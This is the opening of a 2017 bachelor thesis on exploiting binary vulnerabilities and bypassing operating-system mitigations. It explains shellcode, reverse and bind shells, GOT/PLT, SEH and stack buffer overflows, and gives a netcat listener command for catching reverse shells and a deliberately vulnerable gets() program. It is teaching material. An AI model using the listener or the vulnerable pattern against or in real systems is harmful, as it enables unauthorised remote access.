AGH UNIVERSITY OF SCIENCE AND TECHNOLOGY

Faculty of Computer Science, Electronics and Telecommunications
Department of Computer Science

BACHELOR THESIS

UTILITIES FOR BYPASSING SECURITY FEATURES OF MODERN OPERATING SYSTEMS

AGNIESZKA BIELEC

SUPERVISOR:
PhD Marcin Kurdziel

Kraków 2017

Uprzedzony o odpowiedzialności karnej na podstawie art. 115 ust. 1 i 2 ustawy z dnia 4 lutego 1994 r. o prawie autorskim i prawach pokrewnych (t.j. Dz.U. z 2006 r. Nr 90, poz. 631 z późn. zm.): „ Kto przywłaszcza sobie autorstwo albo wprowadza w błąd co do autorstwa całości lub części cudzego utworu albo artystycznego wykonania, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 3. Tej samej karze podlega, kto rozpowszechnia bez podania nazwiska lub pseudonimu twórcy cudzy utwór w wersji oryginalnej albo w postaci opracowania, artystyczne wykonanie albo publicznie zniekształca taki utwór, artystyczne wykonanie, fonogram, wideogram lub nadanie.”, a także uprzedzony o odpowiedzialności dyscyplinarnej na podstawie art. 211 ust. 1 ustawy z dnia 27 lipca 2005 r. Prawo o szkolnictwie wyższym (t.j. Dz. U. z 2012 r. poz. 572, z późn. zm.) „Za naruszenie przepisów obowiązujących w uczelni oraz za czyny uchybiające godności studenta student ponosi odpowiedzialność dyscyplinarną przed komisją dyscyplinarną albo przed sądem koleżeńskim samorządu studenckiego, zwanym dalej „sądem koleżeńskim”, oświadczam, że niniejszą pracę dyplomową wykonałem(-am) osobiście, samodzielnie i że nie korzystałem(-am) ze źródeł innych niż wymienione w pracy.

Contents

1. Introduction

On the 9th of September, 1947 one of the machines at Harvard University stopped working properly. The reason for this was a moth trapped in the circuit which caused an electronic problem [42, 36]. This is the first documented computer bug among many others that happened during computers existence. Howewer, nowadays bugs found in computer programs arise due to a programmer's error. Usually they annoy people by denying user access to perform some operations but many of them are much more alarming in consequences. Software security bugs that are called vulnerabilities can allow unprivileged access to read confidential data or modify the system. Many of them, like SQL injection which can give database access, belong to the logic of WWW servers. Another big part of vulnerabilities concerns about programs compiled to binary form. In the past writing tools that exploit (called exploits) given vulnerabilities was much easier than nowadays. For those with experience in writing exploits nowadays doing this in the past would be very easy job. Many people would say that without a possibility to deliver a binary code to the vulnerable application it is impossible to execute arbitrary chosen binary code. However, in fact, it is still possible. This thesis presents scripts to show that nowadays it is still possible although there exist some restrictions. It also describes methods of bypassing some chosen mitigations, their restrictions and a way of fixing the issues.
Scope of this work is to create exploits for publicly known vulnerabilities. The author of this thesis did not discover any new vulnerability

1.1. Basics Concepts

Vulnerability In the cyber security context it is a bug posing a threat of the security of the system.

Exploit A program or a script which takes advantage of a particular vulnerability to perform specific malicious task on the victim side.

Proof of concept An 'degradated' exploit which task is to show vulnerability. Most of them only crash application, some just runs harmless programs, like calculator, on the victim side.

Payload A piece of data delivered to the vulnerable program by the exploit.

Bad chars Characters that one doesn't want to appear in the payload itself (for example because it is filtered out by the program). For example during exploiting a buffer overflow at the function `strcpy()` bad char is `'\x00'` because `strcpy()` ends when copying pointer reaches `'\x00'`.

Shellcode Processor instructions targeted at architecture or several architectures (polyglot shellcode/multiplatform shellcode), which are delivered to the program memory and executed using a security vulnerability.

There are tools that can generate shellcodes for various architectures or formats. They also allow providing a list of bad chars. Examples of such tools are MSFvenom [1] and Python module provided by pwntools [32].

The two main types of shellcodes used in this document are: bind shell and reverse shell.

The purpose of bind shell is to create a server listener on the victim's machine, when a user connects to the given port, the host spawns a command interpreter like bash, sh or cmd. User can then type commands remotely.

If there's a firewall configured to refuse all new incoming TCP connections, the bind shell won't work, reverse shell is used to bypass the firewall. Attacker sets up a server on his own host and the attacked machine establishes the connection. Shellcode must be configured to contain IP and port of the host.

Such server can be set up using netcat as follows:

```
nc -l -v -p 8080
```

NOP sled Sometimes it is hard to predict the exact address in the memory where the shellcode will be located. In such cases one may prepend the shellcode to NOP sled (also called NOP slide) which is a series of NOP instructions (which in C can be written as `char* nops = "\x90\x90\x90\x90..."`). This helps jumping to the shellcode address, and in case when this adress is wrong the processor will execute a number of NOP instructions until it reaches the actual shellcode.

[1] a part of Metasploit – exploitation framework [58]

Information leak Situation where data that was meant to be closed or protected can be read. Such data can include some pointers from the binary or incidental leak of another user's cookies from web services. This type of vulnerability can be helpful in bypassing ASLR[2] by leaking pointers to the stack or heap from process memory.

Function caller Function that calls another function.

Function callee Function that is called by another function.

Virtual memory Memory which is visible by the active process.

Virtual address An address valid in the current processes memory space [23].

Executable and Linkable Format/ELF Executable file format used in Unix-like operating systems.

Portable Executable/PE Executable file format used in Windows systems[24].

Image Windows' executable file [25].

Module Windows' executable file or DLL [49].

[2] ASLR mechanism will be introduced in section 2.4.2

1.2. Notational Conventions

Hexadecimal numbers Will be written using a typewriter font with `0x` prefix - for example `0x2a`.

Function names Will be written using a typewriter font with parentheses at the end - for example `function()`.

Variable names Will be written using a typewriter font - for example `some_variable`.

Registers Will be written using a typewriter font and capital letters - example is `RAX`.

Gadgets Will be presented using both types of syntax: used by ROPgadget and mona.

Code or program output Will be presented in a block.

2. Theoretical Introduction

2.1. Description of Chosen Mechanisms

2.1.1. Virtual Memory, Pages and Sections

Virtual Memory

Every process is loaded into the physical memory (RAM, swap). However, in modern operating systems that work in protected mode the memory visible by process is virtual. This means every process can see its own memory on virtual addresses that map to the real addresses of physical memory (RAM, swap) [55]. Memory is not mapped as one contiguous part, it is rather split to many smaller pieces.

Every process has their own memory area and cannot access memory of any other process nor operating system [1].

Virtual memory management is implemented both by processor and software that support this kind of hardware possibilites. Processor contains a unit (MMU - Memory Management Unit) which is responsible for translating addresses from virtual to physical memory [55].

The most important role of MMU is to remember how to map pages. These are the smallest contiguous memory regions in virtual memory. This unit is also responsible for managing permissions for the memory regions. The permissions are similar to the ones used in GNU/Linux operating systems for files:

- **r** - read access
- **w** - write access
- **x** - execute access (for processors supporting NX bit [2])

Sections

Memory pages are grouped into sections where each one is responsible for keeping data of different classes of memory usage. These can be listed with gdb command `maintenance info sections`.

PE files keep informations about sections - their names and purposes are conventional - it is possible to create custom sections - not compatible with adopted standards. Below there is a list of most important sections and their descriptions:

[1] Exception is shared memory

[2] Nowadays every not very old computer intended for normal usage support it

.text This section contains machine code that executes when the process is running [63, 26].

.data Initialized global variables are placed in this section [63, 26].

.bss Unitialized global data will be placed at this region. At the beginning of the process they are zeroed[63, 26].

.rodata(ELF)/.rdata(PE) This section holds read-only data [63, 26].

.got and .got.plt ELF sections that contain Global Offset Table [63] 2.1.4

.plt ELF section which contains Procedure Linkage Table [63] 2.1.4

.idata PE section which contains Import Tables [26] - it holds addresses of imported functions.

.edata PE section which contains Export Tables [26] - it holds addresses of exported functions.

GNU/Linux Virtual Memory Areas

In GNU/Linux memory is also organised by VMA - Linux Virtual Memory Area. It is a contiguous memory space allocated for a process that contains a chain of pages. Every segment is placed in one or more VMA. Information about VMA's of the given process can be listed using `vmmap` command in gdb with PEDA plugin as shown in listing 2.1.

Listing 2.1: The result of PEDA's `vmmap` command

```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/b/Desktop/t
0x00600000         0x00601000         r--p      /home/b/Desktop/t
0x00601000         0x00602000         rw-p      /home/b/Desktop/t
0x00007ffff7a15000 0x00007ffff7bcf000 r-xp      /lib/x86_64-linux-gnu/libc
    -2.19.so
0x00007ffff7bcf000 0x00007ffff7dcf000 ---p      /lib/x86_64-linux-gnu/libc
    -2.19.so
0x00007ffff7dcf000 0x00007ffff7dd3000 r--p      /lib/x86_64-linux-gnu/libc
    -2.19.so
0x00007ffff7dd3000 0x00007ffff7dd5000 rw-p      /lib/x86_64-linux-gnu/libc
    -2.19.so
0x00007ffff7dd5000 0x00007ffff7dda000 rw-p      mapped
0x00007ffff7dda000 0x00007ffff7dfd000 r-xp      /lib/x86_64-linux-gnu/ld
    -2.19.so
0x00007ffff7fbc000 0x00007ffff7fbf000 rw-p      mapped
0x00007ffff7ff6000 0x00007ffff7ff8000 rw-p      mapped
0x00007ffff7ff8000 0x00007ffff7ffa000 r-xp      [vdso]
0x00007ffff7ffa000 0x00007ffff7ffc000 r--p      [vvar]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p      /lib/x86_64-linux-gnu/ld
    -2.19.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p      /lib/x86_64-linux-gnu/ld
    -2.19.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p      mapped
0x00007ffffffdd000 0x00007ffffffff000 rw-p      [stack]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

2.1.2. Calling Conventions

Calling convention is an adopted set of instructions for the compiler explaining how to call the given function (one program can call many functions using various calling convention) including a method of passing arguments and obtaining the return value. A not complete list of various calling conventions for x86-32 architecture is listed below [27]:

cdecl In this convention arguments are pushed [3] in reverse order (the first argument of the function is being pushed as the last one) to the stack before the function is called. The return value is set in the `EAX` register. Caller function is responsible for removing pushed arguments from the stack. Assembly code adequate to this calling convention is shown in listng 2.3. This code corresponds to the function presented in C language in listing 2.2.

Listing 2.2: Simple C code presenting a function calling another one

```
1  __attribute__ ((CALLING_CONVENTION_NAME)) int add_fun (int a, int b)
2  {
3    return a+b;
4  }
5
6  int main()
7  {
8    int ret=add_fun(1,2);
9    ret+=1;
10   return ret;
11 }
```

Listing 2.3: Assembly code presenting cdecl calling convention corresponding to the one presented in listing 2.2

```
1  <add_fun>:
2  push   ebp
3  mov    ebp,esp
4  mov    eax,DWORD PTR [ebp+0xc]
5  mov    edx,DWORD PTR [ebp+0x8]
6  add    eax,edx
7  pop    ebp
8  ret
9
10 <main>:
11 push   ebp
12 mov    ebp,esp
13 sub    esp,0x18
14 mov    DWORD PTR [esp+0x4],0x2
15 mov    DWORD PTR [esp],0x1
16 call   <add_fun>
17 mov    DWORD PTR [ebp-0x4],eax
18 add    DWORD PTR [ebp-0x4],0x1
19 mov    eax,DWORD PTR [ebp-0x4]
```

[3] this can also be performed with `mov` instruction

```
20 leave
21 ret
```

stdcall Smilar to the above one, the difference is that callee function is responsible for cleaning arguments.

Listing 2.4: Assembly code presenting stdcall calling convention corresponding to the one presented in listing 2.2

```
1  <add_fun>:
2  push   ebp
3  mov    ebp,esp
4  mov    eax,DWORD PTR [ebp+0xc]
5  mov    edx,DWORD PTR [ebp+0x8]
6  add    eax,edx
7  pop    ebp
8  ret    0x8
9
10 <main>:
11 push   ebp
12 mov    ebp,esp
13 sub    esp,0x18
14 mov    DWORD PTR [esp+0x4],0x2
15 mov    DWORD PTR [esp],0x1
16 call   <add_fun>
17 mov    DWORD PTR [ebp-0x4],eax
18 add    DWORD PTR [ebp-0x4],0x1
19 mov    eax,DWORD PTR [ebp-0x4]
20 leave
21 ret
```

Microsoft fastcall first 2 arguments are passed by `ECX` and `EDX` registers. If there are more arguments, they are pushed onto the stack in reversed order.

Calling convention for architecture x86-64 is more standardized between operating systems. There is only one for both Windows and GNU/Linux [27]:

Windows First four arguments are passed using `RCX`, `RDX`, `R8`, `R9`. Remaining arguments are pushed onto the stack in reverse-order. The return value is returned in `RAX` register.

GNU/Linux Similarly like in Windows but registers used for holding arguments during call are: `RDI`, `RSI`, `RDX`, `RCX`, `R8`, `R9`.

C code listed above can be translated ito the following assembly code presented in listing 2.5.

Listing 2.5: Assembly code presenting GNU/Linux x86-64 calling convention corresponding to the one presented in listing 2.2

```
1  <add_fun>:
2  push   rbp
3  mov    rbp,rsp
4  mov    DWORD PTR [rbp-0x4],edi
5  mov    DWORD PTR [rbp-0x8],esi
6  mov    eax,DWORD PTR [rbp-0x8]
7  mov    edx,DWORD PTR [rbp-0x4]
8  add    eax,edx
9  pop    rbp
10 ret
11
12 <main>:
13 push   rbp
14 mov    rbp,rsp
15 sub    rsp,0x10
16 mov    esi,0x2
17 mov    edi,0x1
18 call   <add_fun>
19 mov    DWORD PTR [rbp-0x4],eax
20 add    DWORD PTR [rbp-0x4],0x1
21 mov    eax,DWORD PTR [rbp-0x4]
22 leave
23 ret
```

2.1.3. Functions and Function Frames

Stack is responsible for storing local variables and keeping track of functions. Using the stack a program knows where to return after executing a function.

For every function that is being executed there is a stack frame created where functions store their data. Stack frame is created by caller and callee.

During the call of a function, after setting function arguments according to used calling convention, the return address is pushed onto the stack. This is the address of the next instruction (right below the call instruction) to be executed after the function returns. In the end of the callee function return address is popped from the stack and program jumps there.

Callee pushes some values to the stack in order to backup certain registers before modifying them.

Next, it moves the stack pointer down in order to allocate new space for local variables, stack cookies, etc.



Figure 2.1: Diagram of the stack frame that uses cdecl or stdcall calling convention

One of the saved register is `EBP/RBP`. It points to the beginning of the stack frame while `ESP/RSP` points to the end.

Listing 2.6: The function's prologue. `[X]` is the size of space needed for placing local variables.

```
1 push    rbp
2 mov     rbp, rsp
3 sub     rsp, [X]
```

Such functions usually end with the code presented in listing 2.7:

Listing 2.7: The function epilogue

```
1 leave
2 retn
```

Listing 2.8: 2 examples of accessing local variables using RBP register

```
1 mov     [rbp-4], eax
2 cmp     [rbp-4], 0
```

2.1.4. Dynamic Linking and Global Offset Table (ELF)

During every start of the binary program libraries are loaded to different addresses so it is difficult to predict where the library functions will be located. It is impossible to perform `call some_constant_address` or call `EIP/RIP + some_constant_address`. Because

of this GOT [64] (Global Offset Table) and PLT [65] (Procedure Linkable Table) mechanisms have been introduced.

PLT is placed in the `.plt` section. Its task is to redirect functions calls to equivalent functions placed in this section that are responsible for calling chosen functions from shared libraries. In order to work properly PLT needs to cooperate with Global Offset Table (GOT) which contains entries holding addresses of library functions (among others). GNU/Linux binaries use lazy binding [4]. In practice this means that at the beginning of the process GOT entries are not set up. When a function is called for the first time its address is obtained and GOT entry is updated.

Below is a simple example of `.plt` section of the executable binary that calls `puts()`, `printf()`, `exit()`, `atoi()` and `atol()`.

Listing 2.9: Disassembled PLT section

```
1  00000000004004e0 <puts@plt-0x10>:
2    4004e0:  push   QWORD PTR [rip+0x200b22]    # 601008 <_GOT_+0x8>
3    4004e6:  jmp    QWORD PTR [rip+0x200b24]    # 601010 <_GOT_+0x10>
4    4004ec:  nop    DWORD PTR [rax+0x0]
5
6  00000000004004f0 <puts@plt>:
7    4004f0:  jmp    QWORD PTR [rip+0x200b22]    # 601018 <_GOT_+0x18>
8    4004f6:  push   0x0
9    4004fb:  jmp    4004e0 <_init+0x20>
10
11 0000000000400500 <printf@plt>:
12   400500:  jmp    QWORD PTR [rip+0x200b1a]    # 601020 <_GOT_+0x20>
13   400506:  push   0x1
14   40050b:  jmp    4004e0 <_init+0x20>
15
16 0000000000400510 <__libc_start_main@plt>:
17   400510:  jmp    QWORD PTR [rip+0x200b12]    # 601028 <_GOT_+0x28>
18   400516:  push   0x2
19   40051b:  jmp    4004e0 <_init+0x20>
20
21 0000000000400520 <__gmon_start__@plt>:
22   400520:  jmp    QWORD PTR [rip+0x200b0a]    # 601030 <_GOT_+0x30>
23   400526:  push   0x3
24   40052b:  jmp    4004e0 <_init+0x20>
25
26 0000000000400530 <atol@plt>:
27   400530:  jmp    QWORD PTR [rip+0x200b02]    # 601038 <_GOT_+0x38>
28   400536:  push   0x4
29   40053b:  jmp    4004e0 <_init+0x20>
30
31 0000000000400540 <atoi@plt>:
32   400540:  jmp    QWORD PTR [rip+0x200afa]    # 601040 <_GOT_+0x40>
33   400546:  push   0x5
34   40054b:  jmp    4004e0 <_init+0x20>
35
```

[4] Unless the environment variable `LD_BIND_NOW` [7] is set up or the binary is compiled with `FULL_RELRO`

```
36 0000000000400550 <exit@plt>:
37   400550:  jmp    QWORD PTR [rip+0x200af2]    # 601048 <_GOT_+0x48>
38   400556:  push   0x6
39   40055b:  jmp    4004e0 <_init+0x20>
```

Listing 2.9 shows that every function jumps (first `jmp` in each function) to the address saved under some place in memory (lines 7, 12, 17, 22, 27, 32, 37). For example `puts()`'s wrapper function - `puts@plt` instruction `jmp QWORD PTR [rip+0x200b22]` can be translated to `jmp QWORD [0x601018]`. `0x601018` points to a corresponding GOT entry which holds a proper function address.

Listing 2.10: Addresses of GOT entries can be read using readelf program with `-relocs` (column 'Offset'). Some entries were removed from this listing

```
Relocation section '.rela.plt' at offset 0x418 contains 7 entries:
  Offset          Info           Type           Sym. Value    Sym. Name +
     Addend
000000601018  000100000007 R_X86_64_JUMP_SLO 0000000000000000 puts + 0
000000601020  000200000007 R_X86_64_JUMP_SLO 0000000000000000 printf + 0
000000601038  000500000007 R_X86_64_JUMP_SLO 0000000000000000 atol + 0
000000601040  000600000007 R_X86_64_JUMP_SLO 0000000000000000 atoi + 0
000000601048  000700000007 R_X86_64_JUMP_SLO 0000000000000000 exit + 0
```

When the program calls a function for the first time an address in appropriate GOT entry points to the resolver function (a function which is responsible for obtaining address of a function placed in unknown for the compiler position) of the given function - that is, the second part of the function wrapper in `.plt` section.

Listing 2.11: GOT entry of `puts()` before this function have been called.

```
gdb-peda$ x/xg 0x00000601018
0x601018 <puts@got.plt>:        0x000000000004004f6
```

Listing 2.12: the GOT entry points to the second part of PLT which is responsible for calling the resolver function

```
gdb-peda$ pdisas 0x00000000004004f6
Dump of assembler code from 0x4004f6 to 0x400516:
   0x00000000004004f6 <puts@plt+6>:     push   0x0
   0x00000000004004fb <puts@plt+11>:    jmp    0x4004e0
```

Listing 2.13: After the first `puts()` call, a corresponding GOT entry address points to the `puts()` from standard GNU/Linux library

```
gdb-peda$ x/xg 0x00000601018
0x601018 <puts@got.plt>:        0x00007ffff7a84d60
```

2.1.5. Process Crash

GNU/Linux Signals are messages where each one has specific code that can be sent between processes or from operating system to the process. When a process tries to execute an illegal operation like accessing an invalid memory address, it receives `SIGSEGV` signal and terminates (it crashes) [5]. A program written in C language in listing 2.14 results in a message presented in listing 2.15.

Listing 2.14: The simple crashing program

```
int main()
{
  int *ptr=0;
  *ptr=5;
}
```

Listing 2.15: Message printed when the program crashes on GNU/Linux system

```
b@x:~/Desktop > ./crash
Segmentation fault
```

On Windows processes receive exception codes (In the case of unproper memory access – `ACCESS_VIOLATION`).



Figure 2.2: A window is shown when a process crashes (Windows 10)



Figure 2.3: A Message which appears in the x64dbg during a process crash

2.1.6. Structured Exception Handler - SEH [45, 52, 51, 38, 56]

Exception is an undesirable event which changes the usual execution flow to the alternative one that is often responsible for cleaning. For example closing open file descriptors or freeing dynamically allocated memory. It often informs user that an error has occured.

There exist two types of exceptions: software and hardware exceptions. A hardware exception is often raised by the processor and examples of it are: trying to execute code memory

[5] Unless it is defined a handler for this type of signal

without sufficient permissions or accessing an invalid memory address. Software exceptions are raised by operating system or explicitly by an application. C language on MS Visual Studio platform offers `__try`, `__finally`, and `__except` constructions which can be used for exception handling like in listing 2.16.

Listing 2.16: Inside `__try` clausure there is placed code which can fail. In the case of fail the code from `__except` clausure will execute

```
__try
{
   // guarded code
}
__except ( expression )
{
   // exception handler code
}
```

Both hardware and software exceptions handling in Windows applications is performed by SEH mechanism. SEH is provided by an operating system, and is equivalent to Unix exception mechanism that uses signals like `SIGSEGV`.

SEH is a single-linked list of structures `EXCEPTION_REGISTRATION_RECORD` (listing 2.17) that contains a pointer to the function (in this document named `Handler()`) which is responsible for one or more types of exceptions.

Listing 2.17: EXCEPTION_REGISTRATION_RECORD definition

```
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
   struct _EXCEPTION_REGISTRATION_RECORD *Next;
   PEXCEPTION_HANDLER       Handler;
} EXCEPTION_REGISTRATION_RECORD;
```

When an unexpected error occurs, SEH is being iterated from the beginning of `EXCEPTION_REGISTRATION_RECORD` structures chain, and it calls every `Handler()` function within the node. `Handler()` takes `EXCEPTION_RECORD` structure (listing 2.18) as one of the arguments.

Listing 2.18: EXCEPTION_RECORD definition

```
typedef struct _EXCEPTION_RECORD {
  DWORD                    ExceptionCode;
  DWORD                    ExceptionFlags;
  struct _EXCEPTION_RECORD  *ExceptionRecord;
  PVOID                    ExceptionAddress;
  DWORD                    NumberParameters;
  ULONG_PTR                ExceptionInformation[
     EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD, *PEXCEPTION_RECORD;
```

The function `Handler()` first performs various checks to make sure that this exception is intended for it - in this case the funcion handles the exception and if it is not - an appropriate code is returned and SEH chain is iterated further.

SEH is not empty even if the programmer did not define any exception in their code and is also iterated for hardware exceptions like `EXCEPTION_ACCESS_VIOLATION`.



Figure 2.4: Represantation of SEH chain

One can view SEH chain easily using Immunity Debugger or x64dbg choosing from menu View ->SEH chain



Figure 2.5: View of SEH chain in Immunity Debugger



Figure 2.6: View of SEH chain in x64dbg

2.2. Used Tools

Below is a list of tools used for working on this thesis on various tasks:

debugging (GNU/Linux) – gdb with Python2 and PEDA plugin [9]

debugging (Windows) – both debuggers x64dbg Immunity Debugger with mona [8] plugin

disassembling – IDA Pro Freeware and objdump with `-M intel` [6] flag.

reading GOT table – readelf with `-relocs` argument

searching ROP gadgets – ROPGadget [10]

reading imports and exports – PE-bear and IDA Pro Freeware

virtul environment – VirtualBox

There are dumps of gdb with PEDA outputs listed later in this document. An example of such output contains listing 2.19:

Listing 2.19: The example of PEDA snippet

```
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffd798 --> 0x7fffffffdbee ("LC_PAPER=pl_PL.UTF-8")
RSI: 0x7fffffffd788 --> 0x7fffffffdbdc ("/home/b/Desktop/t")
RDI: 0x4005d4 ("Hello World")
RBP: 0x7fffffffd6a0 --> 0x0
RSP: 0x7fffffffd6a0 --> 0x0
RIP: 0x40053b (<main+14>:       call   0x400410 <printf@plt>)
R8 : 0x7ffff7dd4e80 --> 0x0
R9 : 0x7ffff7dea530 (<_dl_fini>:        push   rbp)
R10: 0x7fffffffd530 --> 0x0
R11: 0x7ffff7a36e50 (<__libc_start_main>:       push   r14)
R12: 0x400440 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffd780 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction
    overflow)
[-------------------------------------code-------------------------------------]
   0x40052e <main+1>:   mov    rbp,rsp
   0x400531 <main+4>:   mov    edi,0x4005d4
   0x400536 <main+9>:   mov    eax,0x0
=> 0x40053b <main+14>:  call   0x400410 <printf@plt>
   0x400540 <main+19>:  mov    eax,0x0
   0x400545 <main+24>:  pop    rbp
   0x400546 <main+25>:  ret
```

[6] This flag is used in order to change default assembly AT&T syntax to intel syntax

```
   0x400547:    nop     WORD PTR [rax+rax*1+0x0]
Guessed arguments:
arg[0]: 0x4005d4 ("Hello World")
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffd6a0 --> 0x0
0008| 0x7fffffffd6a8 --> 0x7ffff7a36f45 (<__libc_start_main+245>:       mov
    edi,eax)
0016| 0x7fffffffd6b0 --> 0x0
0024| 0x7fffffffd6b8 --> 0x7fffffffd788 --> 0x7fffffffdbdc ("/home/b/
   Desktop/t")
0032| 0x7fffffffd6c0 --> 0x100000000
0040| 0x7fffffffd6c8 --> 0x40052d (<main>:      push   rbp)
0048| 0x7fffffffd6d0 --> 0x0
0056| 0x7fffffffd6d8 --> 0x22d3857c75f77364
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x000000000040053b in main ()
```

PEDA splits output to several parts. The first one is registers section. It shows registers names along with their values. If a value points to a valid address in process memory and there is data that can be somehow interpreted, PEDA detects it. It can print out strings (like in RDI register on the listing above) or dissasemble an instruction if it points to valid executable memory (`RIP`, `R9`, `R11`, `R12` registers). When the register points to a valid memory address but it is not a string or executable address, PEDA will print its value as unsigned integer in hexadecimal format and if it is another pointer to a valid address, it will interpret it as well. The next section is code. It shows the next instruction to be executed in the line with => marker and a few instructions before and after that place. When the next instruction is a call to a function it also shows guessed arguments that are passed to it. The last part is stack section that prints out the stack of current thread (and also interprets the values as well as it is being done for registers).

2.3. Types of Software Vulnerabilities

In this section types of vulnerabilities have been described and for the better understanding also basic exploitation techniques in the case of all protections like ASLR, PIE, stack cookies, RELRO, NX, DEP being turned off.

2.3.1. Buffer Overflow

A vulnerability type that occurs in case a process is able to write more data to a fixed length memory block.

Listing 2.20: An example of vulnerable program in C language

```
int main()
{
  char buf[10];
  gets(buf);
  printf("Hello %s\n", buf);
  return 0;
}
```

Buffer overflow leads to overwriting data which is located right after the buffer. Another variables values or function pointers which will be later called by a process can be changed because of this. This can also be pointers not defined by the programmer explicitly. Everything depends on where the buffer is placed in memory.

A buffer usually is placed on the stack or on the heap. These situations are called stack-based buffer overflow and heap-based buffer overflow respectively.

In case the buffer is located on the stack [14], the standard way to gain control over the process is to overwrite return address of the function. Then the process will be able to execute code at the chosen address because as it was described before, it jumps to that address. In the past, shellcodes were delivered to the memory of the process and function was simply returning to that place. Nowadays many protection mechanisms exist so this task is much more complicated. In the above C code snippet a buffer is placed on the stack. When user supplies more bytes than 10 the buffer is being overflowed and some data is overwritten. However, the program did not crash because return address was not changed yet because the argument was not long enough, listing 2.21 presents this case:

Listing 2.21: User supplied not enough data to crash the program

```
b@x:~ > ./buff
aaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaa
```

Listing 2.22: When the longer string is provided a segmentation fault occurs because this time return address has been overwritten

```
b@x:~ > ./buff
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault
```

Listing 2.23: In order to learn more about the problem a debugger needs to be used

```
gdb-peda$ run
Starting program: /home/b/buff

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x0
RCX: 0x7ffff7b00710 (<__write_nocancel+7>:      cmp    rax,0
    xfffffffffffff001)
RDX: 0x7ffff7dd59e0 --> 0x0
RSI: 0x7ffff7ff4000 ('a' <repeats 47 times>, "\n")
RDI: 0x1
RBP: 0x6161616161616161 ('aaaaaaaa')
RSP: 0x7fffffffd6b8 ('a' <repeats 23 times>)
RIP: 0x4005aa (<main+45>:       ret)
R8 : 0xffffffff
R9 : 0x0
R10: 0x22 ('"')
R11: 0x246
R12: 0x400490 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffd790 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction
    overflow)
[-------------------------------------code-------------------------------------]
   0x40059f <main+34>:  call   0x400450 <puts@plt>
   0x4005a4 <main+39>:  mov    eax,0x0
   0x4005a9 <main+44>:  leave
=> 0x4005aa <main+45>:  ret
   0x4005ab:    nop    DWORD PTR [rax+rax*1+0x0]
   0x4005b0 <__libc_csu_init>:  push   r15
   0x4005b2 <__libc_csu_init+2>:        mov    r15d,edi
   0x4005b5 <__libc_csu_init+5>:        push   r14
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffd6b8 ('a' <repeats 23 times>)
0008| 0x7fffffffd6c0 ('a' <repeats 15 times>)
0016| 0x7fffffffd6c8 --> 0x61616161616161 ('aaaaaaa')
0024| 0x7fffffffd6d0 --> 0x100000000
